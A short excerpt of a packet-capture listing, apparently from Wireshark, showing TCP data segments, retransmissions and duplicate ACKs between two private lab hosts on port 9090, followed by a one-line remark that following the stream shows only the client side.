141	2021-10-13 23:40:24.191980343	10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 140#1] 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761930
142	2021-10-13 23:40:25.998136031	10.9.0.5	10.9.0.6	TCP	72 35606 → 9090 [PSH, ACK] Seq=2261761930 Ack=4191066705 Win=64256 Len=6
143	2021-10-13 23:40:26.020208817	10.9.0.5	10.9.0.6	TCP	72 [TCP Retransmission] 35606 → 9090 [PSH, ACK] Seq=2261761930 Ack=41910
144	2021-10-13 23:40:26.020246585	10.9.0.6	10.9.0.5	TCP	66 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761936 Win=65280 Len=0 TSva
145	2021-10-13 23:40:26.051011857	10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 144#1] 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761936
146	2021-10-13 23:40:26.736032769	10.9.0.5	10.9.0.6	TCP	72 35606 → 9090 [PSH, ACK] Seq=2261761936 Ack=4191066705 Win=64256 Len=6
147	2021-10-13 23:40:26.763424269	10.9.0.5	10.9.0.6	TCP	72 [TCP Retransmission] 35606 → 9090 [PSH, ACK] Seq=2261761936 Ack=41910
148	2021-10-13 23:40:26.763464726	10.9.0.6	10.9.0.5	TCP	66 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761942 Win=65280 Len=0 TSva
149	2021-10-13 23:40:26.795407244	10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 148#1] 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761942
152	2021-10-13 23:40:28.480244974	10.9.0.5	10.9.0.6	TCP	72 35606 → 9090 [PSH, ACK] Seq=2261761942 Ack=4191066705 Win=64256 Len=6
153	2021-10-13 23:40:28.503447689	10.9.0.5	10.9.0.6	TCP	72 [TCP Retransmission] 35606 → 9090 [PSH, ACK] Seq=2261761942 Ack=41910
154	2021-10-13 23:40:28.503486809	10.9.0.6	10.9.0.5	TCP	66 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761948 Win=65280 Len=0 TSva
155	2021-10-13 23:40:28.535306626	10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 154#1] 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761948

If we follow the TCP stream we only get the client side of the story.